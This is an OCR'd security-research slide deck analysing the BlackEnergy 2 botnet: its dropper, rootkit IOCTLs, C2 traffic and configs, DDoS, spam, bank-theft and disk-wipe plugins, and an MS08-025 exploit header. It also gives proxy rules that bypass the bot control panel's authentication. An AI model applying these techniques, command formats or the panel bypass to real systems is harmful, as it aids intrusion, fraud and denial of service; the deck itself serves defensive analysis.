
SecureWorks®

BlackEnergy 2 Revealed

Joe Stewart
Director of Malware Research
SecureWorks Counter Threat Unit

Introduction

- BlackEnergy v1
  - Very popular Russian DDoS bot
  - Authored by Cr4sh (Crash) of Hell Knights crew
  - Originally sold, freely downloadable copies found all over now
  - Last known version: 1.92
  - Some variants have bundled rootkit add-on



--[BlackEnergy DDoS Bot 1.9.2 SE]--

By: Cr4sh allmyhate.host.sk

HOST: http://somehost.net/stat.php

Request rate: 10 (in minutes)

Build ID:

ICMP Freq: 4800

ICMP Size: 10

Syn/Ack: 2000

SYN Freq: 10


HTTP Freq: 100

HTTP Threads: 3

Introduction

- BlackEnergy v2
  - In development since August 2008
  - Very limited distribution throughout 2008-2009
  - Program name unconfirmed, but author is the same
  - Rootkit/kernel module is now core of system
  - New modular construction

BE2 Unpacking and Injection



BE2 Dropper Characteristics 1

- LZ77 compression used throughout
- Modified RC4 encryption
  - Simplified KSA
  - Less secure than real RC4

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap(&S[i],&S[j])
endfor
```


RC4 Key Scheduling Algorithm

```
for i from 0 to 255
    S[i] := i
endfor
for i from 0 to 255
    S[i] = S[i] xor key[i mod keylength]
endfor
```

BE2 Key Scheduling Algorithm

BE2 Dropper Characteristics 2

- MS08-025 exploit bundled into dropper
  - Privilege escalation, in case user is running with limited rights
  - Code is directly traceable to PoC by Cr4sh:



```
/*
    MS08-025 PoC Exploit
    http://www.microsoft.com/technet/security/Bulletin/MS08-025.mspx
    (x) Cr4sh/0x84k, May 2008
*/
#include "stdafx.h"

#define PAGE_SIZE 0x1000

DWORD SDT_NtUserMessageCall = 0;
DWORD KTHREAD_PreviousMode = 0;
```

BE2 Kernel Driver Functions

- Injection of main BE2 module into userspace svchost.exe process
- Hide objects in memory/on disk/in registry
  - Hooks SSDT and replaces API addresses with own handler functions
  - Provides method for BE2 modules to bypass its hooks
  - RulesData registry key defines which objects should be hidden

Code	Persistent	Protected Object Type
0x01	No	Process
0x02	Yes	File
0x03	Yes	Registry Key
0x04	Yes	Registry Value
0x07	No	Virtual Memory Range
0x08	No	Thread

BE2 IOCTL Codes

Code	Function
0x01	Add a new protected process to the ruleset
0x02	Add a new protected file to the ruleset
0x03	Add a new protected registry key to the ruleset
0x04	Add a new protected registry value to the ruleset
0x05	Hide a process by unlinking it from the kernel’s process list
0x06	Load a new driver into kernel memory
0x07	Add a new protected memory range to the ruleset
0x08	Add a new protected object to the ruleset
0x09	Uninstall rootkit
0x0a	Add a new library to the injection list
0x0b	Remove a library from the injection list
0x0c	Add a new process to the injection target list
0x0d	Remove a process from the injection target list
0x0e	Register control process PID

BE2 Main Module Functions

- rexec
  - download and execute a remote file
- lexec
  - execute a local command using cmd.exe
- die
  - uninstall BE2
- upd
  - download and install a remote update to BE2
- setfreq
  - change the phone-home interval for the trojan

BE2 Plugin API

Export	Purpose
ConfAllocGetTextByNameA ConfAllocGetTextByNameW ConfGetListNodeByName ConfGetNodeByName ConfGetNodeTextA ConfGetNodeTextW ConfGetPlgNode ConfGetRootNode	Functions to retrieve or set variables in the XML configuration
DownloadFile	Download a remote file
GetBotIdent	Get the ID string of the bot
PlgSendEvent	Send a Windows API event
PlgGetValue PlgSetValue PlgUnsetValue	Read, write or delete registry key values
RkInjectLibraryAddProcess	Add a new process to the list of userspace injection targets
RkInjectLibrarySet RkInjectLibraryUnset	Add or remove library to be injected into userspace process
RkLoadKernelImage	Load a new kernel driver
RkProtectObject	Protect a memory object
SrvAddRequestBinaryData	Append binary data to the controller HTTP POST
SrvAddRequestStringData	Append text variable to the controller HTTP POST

BE2 Embedded Configuration File

- XML-based initial configuration is embedded inside the main DLL module
- Contains information on how/when to contact control server

```
<?xml version="1.0" encoding="windows-
1251"?><bkernel><servers><server><type>http</t
ype><addr>http://example.com/getcfg.php</addr>
</server></servers><cmds></cmds><sleepfreq>30<
/sleepfreq><build_id>1</build_id></bkernel>
```

BE2 Network Communication 1

- Communication resembles BE v1:

```
POST /stat.php HTTP/1.1Content-Type: application/x-www-form-
urlencodedUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1; .NET CLR 1.1.4322)Host: example.comContent-Length:
33Cache-Control: no-cache
id=xCOMP_3FA21CD8&build_id=1
```

BlackEnergy v1 HTTP POST

```
POST /getcfg.php HTTP/1.0Content-Type: application/x-www-form-
urlencodedUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; en)Host: example.comContent-Length: 43Pragma: no-cache

id=xCOMP_3FA21CD8&ln=en&cn=US&nt=2600&bid=1
```

BlackEnergy v2 HTTP POST

BE2 Network Communication 2

- More recent variants have an optional encryption setting for HTTP variables:

```
POST /getcfg.php HTTP/1.0Content-Type: application/x-www-form-
urlencodedUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; en)Host: example.comContent-Length: 126Pragma: no-cache
sksgh=E22EA13DA2170ACCC10CBA67C12ED8CB83774E032FC65BAEC5FA5CD82
6694619FABBF69297335C5A91BD02B2C7BB1E5AA0649991F2D6613888AD6749
```

BE2 Remote Configuration File 1

- Response from controller contains further XML configuration specifying plugins to load

```
. . .
<plugins><plugin><name>ddos</name><version>1</version></plugin><plugin><name>http</name><version>1</version></plugin><plugin><name>syn</name><version>1</version></plugin></plugins>
. . .
```

BE2 Remote Configuration File 2

- Remote configuration also provides parameters to the plugins:

```
. . .
<cmds><cmd>ddos_start  http
example.com</cmd></cmds><plg_data><ddos><
tcp_size>1000</tcp_size><tcp_freq>30</tcp
_freq><tcp_threads>1</tcp_threads><udp_si
ze>1000</udp_size><udp_freq>300</udp_freq
><udp_threads>3</udp_threads><icmp_size>1
000</icmp_size><icmp_freq>50</icmp_freq><
icmp_threads>5</icmp_threads><http_freq>5
0</http_freq><http_threads>5</http_thread
s></ddos><http><http_freq>20</http_freq><
http_threads>2</http_threads></http><syn>
<syn_freq>20</syn_freq><syn_threads>2</sy
n_threads></syn></plg_data>
```

BE2 Plugins

- Known plugin types
  - DDoS
  - Spam
  - Online banking credential theft
- Plugin download request:

```
POST /getcfg.php HTTP/1.0Content-Type: application/x-www-form-
urlencodedUser-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; en)Host: example.comContent-Length: 43Pragma: no-cache
getp=ddos&id=xCOMP_3FA21CD8&ln=en&cn=US&nt=2600&bid=1
```

- Plugins are cached locally in encrypted/protected file “str.sys”

BE2 DDoS Plugins

Plugin Name	Module Name	Description
ddos	ddos.dll	A general-purpose plugin to launch random TCP, UDP, ICMP and HTTP attack traffic against a target, using the parameters supplied in the remote XML configuration file
syn	syn.dll	Loads a kernel driver that can flood a target with TCP SYN packets. Because the attack originates from the kernel, the SYN packets can be sent quickly and without impacting the TCP state table of the system, which can only maintain a limited number of entries.
http	http.dll	This plugin uses OLE automation in Internet Explorer to flood a target with HTTP requests. While slower than the socket-based HTTP attack in the "ddos" plugin above, it has the advantage of making it more difficult for a remote site to distinguish attack traffic from normal browsing.


BE2 Spam Plugin

Plugin Name	Module Name	Description
spm_v1	spm_v1.dll	A recompiled version of an older spambot called "Grum" altered to work with the BE2 plugin architecture.

```
Received: (qmail 2970 by uid 418); Sat, 14 Nov 2009 12:57:53 -
0800Message-Id:
<20091114085753.2972.qmail@[redacted].com>From:
<[redacted]@yahoo.com>To: <[redacted]@netzero.net>Subject: Re:
#Pharma portal 1000 product !!Date: Sat, 14 Nov 2009 12:57:53 -
0800MIME-Version: 1.0Content-Type: text/html; charset="iso-8859-
1"Content-Transfer-Encoding: 8bit<a
href="http://55378457.resultdeep.com">click here</a>
```

BE2 iBank2 Theft Plugin

Plugin Name	Module Name	Description
knab	ibank.dll	Steals keys, usernames and passwords from iBank2 Java application used for user authentication by hundreds of banks in Russia and Ukraine
kill	kill.dll	Overwrites the first 4,096 clusters of the hard disk, deletes ntldr and boot.ini and shuts down system



Тип хранилища: Ключ на диске

Путь: A:\keys.dat

Ключ:

Пароль:

Язык: русский

BlackEnergy Controller Admin Auth Vulnerability

- BE v1.92SE control panel has a bug in PHP control interface authentication step:

```
<?  error_reporting(E_ALL ^ E_NOTICE);  session_start();  if
(!isset($_SESSION['auth'])) header("location: auth.php");
  require_once "config.php";  require_once "MySQL.php";

  if (isset($_POST['opt'])) {...
```

PROTIP: If you redirect the browser for lack of authentication, don’t forget to call exit() so the PHP script doesn’t continue to run! :)

BlackEnergy Controller Admin Auth Exploit

- By configuring our HTTP proxy to remove Location: redirect headers, we can simply bypass the authentication step
- Squid:
  - In squid.conf, add:

```
header_access Location deny all
```


- Privoxy:
  - In user.filter, add:

```
SERVER-HEADER-FILTER: blackenergy-noauth Ignore auth.php
redirects@^(?:Location:)\s.*auth.php$@Dont go: anywhere@i
```

  - In user.action, add:

```
{ +server-header-filter{blackenergy-noauth} }
```

BlackEnergy v1.92 Control Panel



total bot's: **4240**
bot's per hour: **7054**
bot's per day: **22906**
bot's for all time: **67576**

statistic by builds
[redacted]: **67572**

Control bots

Flooders options

ICMP flooder
freq: 10
packetsize: 2000

SYN flooder
freq: 10

HTTP-GET flooder
freq: 100
threads: 30

UDP and TCP/UDP data flooders
UDP/TCP freq: 20
UDP size: 1000
TCP size: 2000


Advanced SYN and ICMP options

spoof sender IP: ☑
attack mode: drop by timeout ▾
max sessions: 100 (for 'drop by timeout')

Command

flood syn [redacted] [help]

BlackEnergy v2.x Control Panel



Pre-release (Testing purposes only).

Welcome !
Server time: **24.11.09/00:55:34**

Global statistic

Bot's per hour: **105**
Bot's per day: **696**
Bot's for all time: **2347**
Bot's for all time (with old): **2347**
Countries: **73** show statistic by countries
Builds: **5** show statistic by builds
First bot: **24.10.09/21:55:29**
reset statistic: for all bots | mark current bots as old

Commands

Add command [help]

bot ID's:
(empty - all)
execute on bots (0 - all)
for country: (empty - all)
□ Allow multiple executions

Cr4sh Photos

Conclusion

- BlackEnergy could be poised to become the next cybercrime toolkit of choice
  - Already one of the most popular DDoS tools
  - With the right plugins, could compete with ZeuS, SpyEye for fraud market
  - Spam capabilities open yet another potential revenue stream or spreading mechanism
  - System stealth == longer bot lifespans == larger botnets
